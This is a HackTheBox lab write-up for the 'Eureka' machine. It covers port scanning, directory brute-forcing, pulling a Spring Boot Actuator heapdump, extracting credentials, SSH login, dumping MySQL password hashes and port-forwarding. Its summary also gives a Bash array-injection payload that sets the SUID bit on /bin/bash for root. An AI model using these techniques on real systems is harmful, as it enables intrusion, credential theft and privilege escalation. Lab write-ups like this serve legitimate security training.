Eureka
Writeup for HackTheBox Eureka machine
Executive Summary
Eureka is a Medium Linux machine involving Spring Boot Actuator exposure, Netflix Eureka registry exploitation, and Bash array injection. The attack chain is as follows:
- Actuator Heap Dump → Credential Extraction — Directory brute-forcing reveals Spring Boot Actuator endpoints. Download
/actuator/heapdump, analyze with heapdump analyzer to recover SSH credentialsoscar190:0sc@r190_S0l!dP@sswdand Eureka Basic AuthEurekaSrvr:0scarPWDisTheB3st. - Eureka SSRF → Credential Capture — SSH in, port-forward to internal Eureka (port 8761). Register a rogue
USER-MANAGEMENT-SERVICEinstance pointing to attacker IP. When the gateway routes traffic, capture plaintext login containingmiranda-wise:IL!veT0Be&BeT0L0ve. - Bash Array Subscript Injection → Root — A root cron runs
/opt/log_analyse.shparsing log files into Bash associative arrays. Inject$(chmod u+s /bin/bash)into a log file entry; the unsafe array subscript executes it as root, then runbash -pfor a root shell.
Started off with an Nmap scan.
1
2
┌──(kali㉿kali)-[~/HTB-machine/eureka]
└─$ port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
┌──(kali㉿kali)-[~/HTB-machine/eureka]
└─$ sudo nmap -sC -sV -vv -p $port $IP -oN eureka.scan

```text
# Nmap 7.94SVN scan initiated Mon Apr 28 04:44:20 2025 as: /usr/lib/nmap/nmap -sC -sV -vv -p 22,80,8761, -oN eureka.scan 10.10.11.66
Nmap scan report for furni.htb (10.10.11.66)
Host is up, received echo-reply ttl 63 (0.39s latency).
Scanned at 2025-04-28 04:44:20 EDT for 51s

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d6:b2:10:42:32:35:4d:c9:ae:bd:3f:1f:58:65:ce:49 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCpa5HH8lfpsh11cCkEoqcNXWPj6wh8GaDrnXst/q7zd1PlBzzwnhzez+7mhwfv1PuPf5fZ7KtZLMfVPuUzkUHVEwF0gSN0GrFcKl/D34HmZPZAsSpsWzgrE2sayZa3xZuXKgrm5O4wyY+LHNPuHDUo0aUqZp/f7SBPqdwDdBVtcE8ME/AyTeJiJrOhgQWEYxSiHMzsm3zX40ehWg2vNjFHDRZWCj3kJQi0c6Eh0T+hnuuK8A3Aq2Ik+L2aITjTy0fNqd9ry7i6JMumO6HjnSrvxAicyjmFUJPdw1QNOXm+m+p37fQ+6mClAh15juBhzXWUYU22q2q9O/Dc/SAqlIjn1lLbhpZNengZWpJiwwIxXyDGeJU7VyNCIIYU8J07BtoE4fELI26T8u2BzMEJI5uK3UToWKsriimSYUeKA6xczMV+rBRhdbGe39LI5AKXmVM1NELtqIyt7ktmTOkRQ024ZoSS/c+ulR4Ci7DIiZEyM2uhVfe0Ah7KnhiyxdMSlb0=
|   256 90:11:9d:67:b6:f6:64:d4:df:7f:ed:4a:90:2e:6d:7b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNqI0DxtJG3vy9f8AZM8MAmyCh1aCSACD/EKI7solsSlJ937k5Z4QregepNPXHjE+w6d8OkSInNehxtHYIR5nKk=
|   256 94:37:d3:42:95:5d:ad:f7:79:73:a6:37:94:45:ad:47 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHNmmTon1qbQUXQdI6Ov49enFe6SgC40ECUXhF0agNVn
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Furni | Home
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS POST
|_http-server-header: nginx/1.18.0 (Ubuntu)
8761/tcp open  unknown syn-ack ttl 63
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 401
|     Vary: Origin
|     Vary: Access-Control-Request-Method
|     Vary: Access-Control-Request-Headers
|     Set-Cookie: JSESSIONID=49451D6559A970B1E7ADE5EBF546F2CF; Path=/; HttpOnly
|     WWW-Authenticate: Basic realm="Realm"
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 0
|     Cache-Control: no-cache, no-store, max-age=0, must-revalidate
|     Pragma: no-cache
|     Expires: 0
|     X-Frame-Options: DENY
|     Content-Length: 0
|     Date: Mon, 28 Apr 2025 08:43:39 GMT
|     Connection: close
|   HTTPOptions:
|     HTTP/1.1 401
|     Vary: Origin
|     Vary: Access-Control-Request-Method
|     Vary: Access-Control-Request-Headers
|     Set-Cookie: JSESSIONID=8C85696B5D625CCE3D0338AE759628D9; Path=/; HttpOnly
|     WWW-Authenticate: Basic realm="Realm"
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 0
|     Cache-Control: no-cache, no-store, max-age=0, must-revalidate
|     Pragma: no-cache
|     Expires: 0
|     X-Frame-Options: DENY
|     Content-Length: 0
|     Date: Mon, 28 Apr 2025 08:43:39 GMT
|     Connection: close
|   RPCCheck, RTSPRequest:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 435
|     Date: Mon, 28 Apr 2025 08:43:41 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|     Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 400
|     Request</h1></body></html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8761-TCP:V=7.94SVN%I=7%D=4/28%Time=680F3FF1%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,1D1,"HTTP/1\.1\x20401\x20\r\nVary:\x20Origin\r\nVary:\x20Ac
SF:cess-Control-Request-Method\r\nVary:\x20Access-Control-Request-Headers\
SF:r\nSet-Cookie:\x20JSESSIONID=49451D6559A970B1E7ADE5EBF546F2CF;\x20Path=
SF:/;\x20HttpOnly\r\nWWW-Authenticate:\x20Basic\x20realm=\"Realm\"\r\nX-Co
SF:ntent-Type-Options:\x20nosniff\r\nX-XSS-Protection:\x200\r\nCache-Contr
SF:ol:\x20no-cache,\x20no-store,\x20max-age=0,\x20must-revalidate\r\nPragm
SF:a:\x20no-cache\r\nExpires:\x200\r\nX-Frame-Options:\x20DENY\r\nContent-
SF:Length:\x200\r\nDate:\x20Mon,\x2028\x20Apr\x202025\x2008:43:39\x20GMT\r
90:SF:\nConnection:\x20close\r\n\r\n")%r(HTTPOptions,1D1,"HTTP/1\.1\x20401\x2
SF:0\r\nVary:\x20Origin\r\nVary:\x20Access-Control-Request-Method\r\nVary:
SF:\x20Access-Control-Request-Headers\r\nSet-Cookie:\x20JSESSIONID=8C85696
SF:B5D625CCE3D0338AE759628D9;\x20Path=/;\x20HttpOnly\r\nWWW-Authenticate:\
SF:x20Basic\x20realm=\"Realm\"\r\nX-Content-Type-Options:\x20nosniff\r\nX-
SF:XSS-Protection:\x200\r\nCache-Control:\x20no-cache,\x20no-store,\x20max
SF:-age=0,\x20must-revalidate\r\nPragma:\x20no-cache\r\nExpires:\x200\r\nX
SF:-Frame-Options:\x20DENY\r\nContent-Length:\x200\r\nDate:\x20Mon,\x2028\
SF:x20Apr\x202025\x2008:43:39\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(R
SF:TSPRequest,24E,"HTTP/1\.1\x20400\x20\r\nContent-Type:\x20text/html;char
SF:set=utf-8\r\nContent-Language:\x20en\r\nContent-Length:\x20435\r\nDate:
SF:\x20Mon,\x2028\x20Apr\x202025\x2008:43:41\x20GMT\r\nConnection:\x20clos
SF:e\r\n\r\n<!doctype\x20html><html\x20lang=\"en\"><head><title>HTTP\x20St
SF:atus\x20400\x20\xe2\x80\x93\x20Bad\x20Request</title><style\x20type=\"t
SF:ext/css\">body\x20{font-family:Tahoma,Arial,sans-serif;}\x20h1,\x20h2,\
SF:x20h3,\x20b\x20{color:white;background-color:#525D76;}\x20h1\x20{font-s
SF:ize:22px;}\x20h2\x20{font-size:16px;}\x20h3\x20{font-size:14px;}\x20p\x
SF:20{font-size:12px;}\x20a\x20{color:black;}\x20\.line\x20{height:1px;bac
SF:kground-color:#525D76;border:none;}</style></head><body><h1>HTTP\x20Sta
SF:tus\x20400\x20\xe2\x80\x93\x20Bad\x20Request</h1></body></html>")%r(RPC
SF:Check,24E,"HTTP/1\.1\x20400\x20\r\nContent-Type:\x20text/html;charset=u
SF:tf-8\r\nContent-Language:\x20en\r\nContent-Length:\x20435\r\nDate:\x20M
SF:on,\x2028\x20Apr\x202025\x2008:43:41\x20GMT\r\nConnection:\x20close\r\n
SF:\r\n<!doctype\x20html><html\x20lang=\"en\"><head><title>HTTP\x20Status\
SF:x20400\x20\xe2\x80\x93\x20Bad\x20Request</title><style\x20type=\"text/c
SF:ss\">body\x20{font-family:Tahoma,Arial,sans-serif;}\x20h1,\x20h2,\x20h3
SF:,\x20b\x20{color:white;background-color:#525D76;}\x20h1\x20{font-size:2
SF:2px;}\x20h2\x20{font-size:16px;}\x20h3\x20{font-size:14px;}\x20p\x20{fo
SF:nt-size:12px;}\x20a\x20{color:black;}\x20\.line\x20{height:1px;backgrou
SF:nd-color:#525D76;border:none;}</style></head><body><h1>HTTP\x20Status\x
20400\x20\xe2\x80\x93\x20Bad\x20Request</h1></body></html>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Apr 28 04:45:11 2025 -- 1 IP address (1 host up) scanned in 51.51 seconds
Updated the /etc/hosts file.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB-machine/eureka]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.66 furni.htb
1
http://furni.htb

Reconnaissance
Brute forcing the site:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
┌──(kali㉿kali)-[~/HTB-machine/eureka]
└─$ dirsearch -u http://furni.htb/ -e php,html,txt -x 400,403,404 -t 50

/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, html, txt | HTTP method: GET | Threads: 50 | Wordlist size: 10403

Output File: /home/kali/HTB-machine/eureka/reports/http_furni.htb/__25-04-28_04-51-23.txt

Target: http://furni.htb/

[04:51:23] Starting:
[04:52:00] 200 -   14KB - /about
[04:52:02] 200 -    2KB - /actuator
[04:52:02] 405 -  114B  - /actuator/refresh
[04:52:02] 200 -    2B  - /actuator/info
[04:52:02] 200 -  467B  - /actuator/features
[04:52:02] 200 -   54B  - /actuator/scheduledtasks
[04:52:02] 200 -   20B  - /actuator/caches
[04:52:03] 200 -    6KB - /actuator/env
[04:52:03] 200 -   15B  - /actuator/health
[04:52:04] 200 -    3KB - /actuator/metrics
[04:52:07] 200 -   36KB - /actuator/configprops
[04:52:07] 200 -   35KB - /actuator/mappings
[04:52:13] 200 -  355KB - /actuator/threaddump
[04:52:25] 200 -  198KB - /actuator/beans
[04:52:28] 200 -   98KB - /actuator/loggers
[04:52:34] 200 -  180KB - /actuator/conditions
[04:52:41] 200 -   13KB - /blog
[04:52:46] 302 -    0B  - /checkout  ->  http://furni.htb/login
[04:52:46] 302 -    0B  - /cart  ->  http://furni.htb/login
[04:52:51] 302 -    0B  - /comment  ->  http://furni.htb/login
[04:52:55] 200 -   10KB - /contact
[04:53:09] 500 -   73B  - /error
[04:53:41] 200 -    2KB - /login
[04:53:43] 200 -    1KB - /logout
[04:54:09] 200 -   76MB - /actuator/heapdump
[04:54:20] 200 -    9KB - /register
[04:54:25] 200 -   14KB - /services
[04:54:28] 200 -   12KB - /shop

Task Completed
Actuator Endpoints (Spring Boot Application)
- Here we have multiple
/actuator/*which strongly suggest the target is running a Spring Boot application. - Notable endpoints:
/actuator/env/actuator/beans/actuator/heapdump(76MB): Provides a memory dump, which could contain sensitive data like credentials or session tokens if analyzed properly.
1
http://furni.htb/actuator/env

From here we download a heapdump file
1
http://furni.htb/actuator/heapdump
A heap dump is a snapshot of all the objects in the Java Virtual Machine (JVM) heap at a certain point in time. The JVM software allocates memory for objects from the heap for all class instances and arrays.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB-machine/eureka/headdump]
└─$ curl -o heapdump.hprof http://furni.htb/actuator/heapdump
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 76.4M  100 76.4M    0     0  25330      0  0:52:44  0:52:44 --:--:-- 39860

Analyzed the file using heapdump_analyzer (a self-created tool) to extract sensitive information.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali㉿kali)-[~/HTB-machine/eureka]
└─$ python3 heapdump_analyzer.py -f heapdump.hprof --all
[*] Loaded 76.45 MB of data
[+] Starting advanced forensic analysis...
  [*] Performing string analysis...

[+] Performing deep string analysis with entropy and contextual checks...
  [*] Detecting security patterns...

  [*] Running advanced forensic analysis...
  [*] Generating reports...

[+] Analysis Complete
  Analysis duration: 117.03 seconds
  Unique strings analyzed: 0
  Critical findings: 0
  HTTP sessions reconstructed: 50

  Credential pairs found: 1
  Cryptographic material detected: 141894
  Threat intelligence matches: 0
  Overall risk score: 22.4/100
[!] Failed to save report: Object of type set is not JSON serializable
[+] HTML report saved to heapdump_forensic_report_20250428_074922.html
[+] TEXT report saved to heapdump_forensic_report_20250428_074922.text
Got credentials oscar190 : 0sc@r190_S0l!dP@sswd
Initial Access
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌──(kali㉿kali)-[~]
└─$ sshpass -p '0sc@r190_S0l!dP@sswd' ssh -o StrictHostKeyChecking=no oscar190@10.10.11.66
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-214-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 28 Apr 2025 12:18:20 PM UTC

  System load:           1.12
  Usage of /:            60.5% of 6.79GB
  Memory usage:          40%
  Swap usage:            0%
  Processes:             239
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.66
  IPv6 address for eth0: dead:beef::250:56ff:fe95:8efc


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


Last login: Mon Apr 28 12:18:22 2025 from 10.10.14.58
oscar190@eureka:~$ ls
oscar190@eureka:~$
Lets check whether any service running on internal ports:
1
oscar190@eureka:~$ ss -tulnp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
oscar190@eureka:~$
oscar190@eureka:~$ ss -tulnp
Netid    State     Recv-Q    Send-Q            Local Address:Port        Peer Address:Port    Process
udp      UNCONN    0         0                 127.0.0.53%lo:53               0.0.0.0:*
udp      UNCONN    0         0                             *:48339                  *:*
udp      UNCONN    0         0                             *:43297                  *:*
udp      UNCONN    0         0                             *:53551                  *:*
udp      UNCONN    0         0                             *:42023                  *:*
tcp      LISTEN    0         80                    127.0.0.1:3306             0.0.0.0:*
tcp      LISTEN    0         511                     0.0.0.0:80               0.0.0.0:*
tcp      LISTEN    0         4096              127.0.0.53%lo:53               0.0.0.0:*
tcp      LISTEN    0         128                     0.0.0.0:22               0.0.0.0:*
tcp      LISTEN    0         4096         [::ffff:127.0.0.1]:8080                   *:*
tcp      LISTEN    0         511                        [::]:80                  [::]:*
tcp      LISTEN    0         100          [::ffff:127.0.0.1]:8081                   *:*
tcp      LISTEN    0         100          [::ffff:127.0.0.1]:8082                   *:*
tcp      LISTEN    0         128                        [::]:22                  [::]:*
tcp      LISTEN    0         100                           *:8761                   *:*
oscar190@eureka:~$
Here we have an interesting port 8761, which is not accessible externally. Additionally, MySQL is running internally on port 3306.
1
127.0.0.1:3306
1
tcp LISTEN *:8761
Login to mysql using above *oscar192 : 0sc@r190_S0l!dP@sswd
1
2
3
4
show databases;
use Furni_WebApp_DB;
show tables;
select first_name,last_name,password  from users;
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
oscar190@eureka:~$ mysql -h localhost -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 370
Server version: 10.3.39-MariaDB-0ubuntu0.20.04.2 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| Furni_WebApp_DB    |
| information_schema |
+--------------------+
2 rows in set (0.000 sec)

MariaDB [(none)]> use Furni_WebApp_DB;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [Furni_WebApp_DB]> show tables;
+---------------------------+
| Tables_in_Furni_WebApp_DB |
+---------------------------+
| SPRING_SESSION            |
| SPRING_SESSION_ATTRIBUTES |
| blogs                     |
| cart                      |
| cart_items                |
| cart_product              |
| cart_product_seq          |
| cart_seq                  |
| carts                     |
| category                  |
| category_seq              |
| comment                   |
| customer                  |
| customer_seq              |
| furniture                 |
| product                   |
| product_id                |
| product_seq               |
| users                     |
+---------------------------+
19 rows in set (0.000 sec)

MariaDB [Furni_WebApp_DB]> select first_name,last_name,password  from users;
+------------+-----------+--------------------------------------------------------------+
| first_name | last_name | password                                                     |
+------------+-----------+--------------------------------------------------------------+
| Kamel      | Mossab    | $2a$10$J4yap5ZxviliZO9jBCuSdeD.7LzL3/njVpNhnG85HCcwA05ulUrzW |
| Lorra      | Barker    | $2a$10$DgUDWpxipW2Yt7UcKxzvweB7FXoV/LFxlJG8yuL56NyUMMLr5uBuK |
| Martin     | Wood      | $2a$10$3LDYl5QEt4K4u8vLWMGH8eDA/fNKVquhHNbyijaDzzueKHAwi6bHO |
| Roberto    | Dalton    | $2a$10$4TLCSlEfYrNDFfPDQ5z4p.S6gImA8NKAGn2tyqLJyG71l9iQoTDhu |
| Miranda    | Wise      | $2a$10$T4L873JALnbXH10tq.mEbOOVYmZPLlBBSeD1h2hqAeX6nbTDXMyqm |
| Oscar      | Dalton    | $2a$10$ye9a40a7KOyBJKUai2qxY.fcfVQGlFTM3SVSVcn82wxQf/2zYPq96 |
| Nya        | Dalton    | $2a$10$GZQOgzb4N1xVs3ALpnuqGeId5/mZLL8pv5GlkRzJfxdFxO/JIkIaK |
| lucas      | carols    | $2a$10$J93xmU0.yP0/oZmoV9K4u.XvYHtl.kunSX9xoe2RACqKcitM4OjlC |
| test       | 123       | $2a$10$cbNW1jgvLNBNDkI2yyYCwuyE3YoAYggE6PuoEcHRGumUQS4cqel0G |
+------------+-----------+--------------------------------------------------------------+
9 rows in set (0.000 sec)
We were not able to crack the password. Let visit port 8761. Forwarded port 8761 to access it locally.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~]
└─$ ssh -L 8761:127.0.0.1:8761 oscar190@furni.htb
The authenticity of host 'furni.htb (10.10.11.66)' can't be established.


oscar190@eureka:~$
1
http://furni.htb:8761
